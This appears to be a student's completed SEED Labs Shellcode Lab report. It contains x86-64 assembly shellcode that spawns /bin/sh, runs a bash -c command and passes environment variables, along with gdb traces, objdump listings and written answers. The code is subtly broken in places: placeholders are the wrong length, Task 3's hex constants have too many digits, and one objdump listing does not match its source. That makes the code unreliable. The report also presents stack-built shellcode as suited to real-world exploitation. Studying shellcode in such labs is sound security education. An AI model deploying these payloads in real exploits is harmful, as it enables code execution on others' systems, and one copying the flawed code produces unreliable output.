

SEED Labs

Shellcode

Acknowledgement:

I confirm that this submission, including all code and figures, is entirely my own work.

Full Name: ____尤晟暄____

Student ID: ____R32314015____

Date: ____2026.5.7____

SEED Labs – Shellcode Lab

Complete this template based on the manual provided. **Answer in English.**
(Homework_5_Manual_Shellcode.pdf, available in both English and Chinese).

2 Task 1: Writing Assembly Code

Screenshot for Task 1 (Replace the screenshot below with **your own screenshot**):

Show your screenshot of Hello, world! section in the machine code. Do not use xxd; use bless or HxD editor (you should know them in Homework 1) instead.




Figure 1 Hello, world! section in the machine code Hello.o

3 Task 2: Writing Shellcode (Approach 1)

3.1 Task 2.a. Understand the code

Screenshot for Task 2.a. Part 2 (Replace the screenshot below with **your own screenshot**):

Part 2. Show how the program gets the address of the shell string `/bin/sh`.

SEED Labs – Shellcode Lab

```
gdb-peda$ stepi
[-----registers-----]
RAX: 0x0
RBX: 0x4000a8 --> 0x68732f6e69622f ('/bin/sh')
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffff0a0 --> 0x1
RIP: 0x400083 --> 0xb8085b8948
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x40007e:    add    BYTE PTR [rax],al
```

Figure 2 gdb debug information showing the address of the shell string loaded in rbx

– **Question 1.** Explain how the program constructs the `argv[]` array, and show which lines set the values for `argv[0]` and `argv[1]`, respectively..

Answer: Constructing argv[]: The program uses the `db` directive to create placeholders (AAAAAAAA andBBBBBBBB) for the array elements at the end of the code segment.

Setting argv[0]: The instruction `mov [rbx+8], rbx` stores the address of the `/bin/sh` string (held in `rbx`) into the memory location at an 8-byte offset (overwriting the first placeholder).

Setting argv[1]: The instruction `mov [rbx+16], rax` stores the value of `rax` (which is `0x00`) into the memory location at a 16-byte offset, acting as the null terminator for the array.

SEED Labs – Shellcode Lab

– **Question 2.** Explain the real meaning of Lines ① and ②.

Answer: Line ① (**mov rdi, rbx**): This loads the address of the /bin/sh string into the rdi register. In 64-bit architecture, rdi is used to pass the first argument to the execve system call.

Line ② (**lea rsi, [rbx+8]**): This loads the base address of the newly constructed array into the rsi register. This is passed as the second argument to execve.

3.2 Task 2.b. Eliminate zeros from the code

– **Code 1.** Replace the example code below with your assembly code that eliminates zeros.

```
section .text
global _start
_start:
    BITS 64
    jmp short two
one:
    pop rbx

    mov [rbx+8], rbx ; store rbx to memory at address rbx + 8
    xor rax, rax ; rax = 0
    mov [rbx+16], rax ; store rax to memory at address rbx + 16


    mov rdi, rbx ; rdi = rbx
    lea rsi, [rbx+8] ; rsi = rbx + 8
    xor rdx, rdx ; rdx = 0
    xor rax, rax ; rax = 59
```

SEED Labs – Shellcode Lab

```
    mov al, 59
    syscall
two:
    call one
    db '/bin/sh', 0xFF ; The command string (terminated by a zero)
    db 'AAAAAAA'      ; Place holder for argv[0]
    db 'BBBBBBBB'     ; Place holder for argv[1]
```

Screenshot for Task 2.b. (Replace the screenshot below with **your own screenshot**):

Use `objdump -Intel -d`, show that your machine code for this task contains no zeros.



```
seed@VM: ~/LabsetupShellcode

ysh64.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <_start>:
  0:  eb 1b                                jmp     1d <two>

0000000000000002 <one>:
  2:  5b                                pop     rbx
  3:  48 89 5b 08                      mov     QWORD PTR [rbx+0x8],rbx
  7:  48 31 c0                          xor     rax,rax
  a:  48 89 43 10                      mov     QWORD PTR [rbx+0x10],rax
  e:  48 89 df                          mov     rdi,rbx
 11:  48 8d 73 08                      lea     rsi,[rbx+0x8]
 15:  48 31 d2                          xor     rdx,rdx
 18:  48 31 c0                          xor     rax,rax
 1b:  0f 05                          syscall

000000000000001d <two>:
 1d:  e8 e0 ff ff ff 2f 62 69 6e 2f 73 68 ff 41 41 41  ....../bin/sh.AAA
 2d:  41 41 41 41 41 42 42 42 42 42 42 42 42 42 42  AAAAABBBBBBBBB
[05/07/26] seed@VM: ~/LabsetupShellcode$
```

Figure 3 Results of `objdump`, showing that the modified source code generates no zeros in the machine code

3.3 Task 2.c. Run a more complicated command

– **Code 2.** Paste your code for this task below.

```
section .text
global _start
_start:
    BITS 64
    jmp short two

one:
    pop rbx
    xor rax, rax    ; rax = 0
    mov [rbx+9], al ; Terminate "/bin/bash"
    mov [rbx+12], al ; Terminate "-c"
    mov [rbx+31], al ; Terminate "echo hello; ls -la"
    mov [rbx+32], rbx
    lea rcx, [rbx+10]
    mov [rbx+40], rcx
    lea rcx, [rbx+13]
    mov [rbx+48], rcx
    mov [rbx+56], rax ; rax is already 0
    mov rdi, rbx    ; rdi = address of "/bin/bash"
    lea rsi, [rbx+32] ; rsi = address of argv[] array
    xor rdx, rdx    ; rdx = 0 (No environment variables)
    mov al, 59
    syscall

two:
    call one
    db '/bin/bash', 0xFF ; Offset 0
    db '-c', 0xFF ; Offset 10
    db 'echo hello; ls -la', 0xFF ; Offset 13
    db 'AAAAAAAA' ; Offset 32 (argv[0])
    db 'BBBBBBBB' ; Offset 40 (argv[1])
    db 'CCCCCCCC' ; Offset 48 (argv[2])
    db 'DDDDDDDD' ; Offset 56 (argv[3])
```

Screenshot for Task 2.c. (Replace the screenshot below with **your own screenshot**):

You only need to show the first few lines of output.

```
[05/07/26] seed@VM:~/LabsetupShellcode$ ./mysh64_cmd
hello
total 76
drwxrwxr-x  3 seed seed 4096 May  7 11:24 .
drwxr-xr-x 23 seed seed 4096 May  7 10:46 ..
-rw-----  1 seed seed   88 May  7 10:57 .gdb_history
```

Figure 4 First few lines of output for Task 2.c.

3.4 Task 2.d. Pass environment variables

– **Code 3.** Paste your code for this task below.

```
section .text
global _start
_start:
    BITS 64
    jmp short two

one:
    pop rbx          ; rbx = address of data block

    xor al, al
    mov [rbx+12], al  ; "/usr/bin/env" (length 12)
    mov [rbx+22], al  ; "aaa=hello" (length 9, starts at 13)
    mov [rbx+32], al  ; "bbb=world" (length 9, starts at 23)
    mov [rbx+48], al  ; "ccc=hello world" (length 15, starts at 33)
    mov [rbx+49], rbx ; argv[0] = &"/usr/bin/env"
    xor rax, rax
    mov [rbx+57], rax ; argv[1] = NULL
    lea rcx, [rbx+13] ; "aaa=hello"
    mov [rbx+65], rcx
    lea rcx, [rbx+23] ; "bbb=world"
    mov [rbx+73], rcx
    lea rcx, [rbx+33] ; "ccc=hello world"
    mov [rbx+81], rcx
    mov [rbx+89], rax ; envp[3] = NULL (rax still 0)
    mov rdi, rbx     ; filename
    lea rsi, [rbx+49] ; argv
    lea rdx, [rbx+65] ; envp
    xor eax, eax
    mov al, 59
    syscall
```

SEED Labs – Shellcode Lab

two:

```
call one
db '/usr/bin/env', 0xFF      ; 13 bytes: string + 0xFF
db 'aaa=hello', 0xFF        ; 10 bytes
db 'bbb=world', 0xFF        ; 10 bytes
db 'ccc=hello world', 0xFF   ; 16 bytes
db 'AAAAAAAA'               ; argv[0] placeholder (8 bytes)
db 'BBBBBBBB'               ; argv[1] placeholder (8 bytes)
db 'CCCCCCCC'               ; envp[0] placeholder
db 'DDDDDDDD'               ; envp[1] placeholder
db 'EEEEEEEE'               ; envp[2] placeholder
db 'FFFFFFF'                ; envp[3] placeholder
```

Screenshot 1 for Task 2.d. (Replace the screenshot below with **your own screenshot**):

```
[05/07/26] seed@VM: ~/LabsetupShellcode$ ./myenv64
aaa=hello
bbb=world
ccc=hello world
[05/07/26] seed@VM: ~/LabsetupShellcode$ █
```

Figure 5 Output for Task 2.c.

SEED Labs – Shellcode Lab

Screenshot 2 for Task 2.d. (Replace the screenshot below with **your own screenshot**):

Use `objdump -Mintel -d`, show that your machine code for this task contains no zeros.

```
nyenv64.o:          file format elf64-x86-64
```

Disassembly of section `.text`:

```
0000000000000000 <_start>:
  0:  eb 47                                jmp     49 <two>

0000000000000002 <one>:
  2:  5b                                pop     rbx
  3:  30 c0                            xor     al,al
  5:  88 43 0c                          mov     BYTE PTR [rbx+0xc],al
  8:  88 43 16                          mov     BYTE PTR [rbx+0x16],al
  b:  88 43 20                          mov     BYTE PTR [rbx+0x20],al
  e:  88 43 30                          mov     BYTE PTR [rbx+0x30],al
 11:  48 89 5b 31                       mov     QWORD PTR [rbx+0x31],rbx
 15:  48 31 c0                          xor     rax,rax
 18:  48 89 43 39                       mov     QWORD PTR [rbx+0x39],rax
 1c:  48 8d 4b 0d                       lea     rcx,[rbx+0xd]
 20:  48 89 4b 41                       mov     QWORD PTR [rbx+0x41],rcx
 24:  48 8d 4b 17                       lea     rcx,[rbx+0x17]
 28:  48 89 4b 49                       mov     QWORD PTR [rbx+0x49],rcx
 2c:  48 8d 4b 21                       lea     rcx,[rbx+0x21]
 30:  48 89 4b 51                       mov     QWORD PTR [rbx+0x51],rcx
 34:  48 89 43 59                       mov     QWORD PTR [rbx+0x59],rax
 38:  48 89 df                          mov     rdi,rbx
 3b:  48 8d 73 31                       lea     rsi,[rbx+0x31]
 3f:  48 8d 53 41                       lea     rdx,[rbx+0x41]
 43:  31 c0                            xor     eax,eax
 45:  b0 3b                            mov     al,0x3b
 47:  0f 05                            syscall

0000000000000049 <two>:
 49:  e8 b4 ff ff ff                    call    2 <one>
 4e:  2f                                (bad)
 4f:  75 73                            jne     c4 <two+0x7b>
 51:  72 2f                            jb      82 <two+0x39>
 53:  62                                (bad)
 54:  69 6e 2f 65 6e 76 ff             imul    ebp,DWORD PTR [rsi+0x2f],0xff766e65
 5b:  61                                (bad)
 5c:  61                                (bad)
```

Figure 6 Result of `objdump` for the machine code in Task 2.d.

4 Task 3: Writing Shellcode (Approach 2)

section .text

global _start

_start:

; 1. Clear registers

xor rdx, rdx ; rdx = 0 (envp)

one:

push rdx ; Push null terminator for string 1

; 2. Push "echo hello; ls -la"

mov rax, 0x0000000000000616c ; "la"

push rax

mov rax, 0x2d20736c203b6f6c ; "llo; ls -"

push rax

mov rax, 0x6c6568206f686365 ; "echo hel"

push rax

mov r8, rsp ; Save pointer to argv[2]

; 3. Push "-c"

push rdx ; Null terminator

mov rax, 0x0000000000000632d ; "-c"

push rax

mov r9, rsp ; Save pointer to argv[1]

; 4. Push "/bin/bash"

push rdx ; Null terminator

mov rax, 0x0000000000000068 ; "h"

push rax

mov rax, 0x73616222f6e69622f ; "/bin/bas"

push rax

mov rdi, rsp ; rdi = address of "/bin/bash" (Filename)

; 5. Construct argv array on stack (Backwards: argv[3] -> argv[0])

push rdx ; argv[3] = 0

push r8 ; argv[2] = "echo hello..."

push r9 ; argv[1] = "-c"

push rdi ; argv[0] = "/bin/bash"

mov rsi, rsp ; rsi = array pointer

; 6. Execute

xor rax, rax

mov al, 59

syscall

SEED Labs – Shellcode Lab

Screenshot for Task 3.a. (Replace the screenshot below with **your own screenshot**):

Insert a location (like `one:` in Task 2.a.) in your code, so you can use `gdb` to trace the execution of the program in this task. Take a screenshot showing the `rsp` is pointing to “echo hello; ls -la”. You may need to `step` a few times.

```
0x000000000040101f in one ()
gdb-peda$
[-----registers-----]
RAX: 0x6c65682066686365 ('echo hel')
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffef070 ("echo hello; ls -la")
RIP: 0x401020 (<one+29>:      mov     r8, rsp)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overfl
)
```

Figure 7 gdb debug showing the stack pointer register pointing to “echo hello; ls -la”

– **Question 3.** Please compare the two approaches in this lab. Which one do you like better, and why? Your answer should include discussion on memory management in your code.

Answer: I prefer Approach 2 (stack method). It constructs all data on the stack, which is always writable in real attack scenarios. This makes the shellcode more realistic and portable. Approach 1 modifies data in the code section, which requires the code segment to be writable (`--omagic` flag). In terms of memory management, Approach 2 uses stack space which is naturally reusable and temporary, while Approach 1 uses code section storage which remains occupied. However, Approach 1 is easier for constructing long strings. Overall, Approach 2 is more practical for real-world exploitation.

6 Submission

Convert the finished template to pdf and upload. Do not upload .docx or any other files.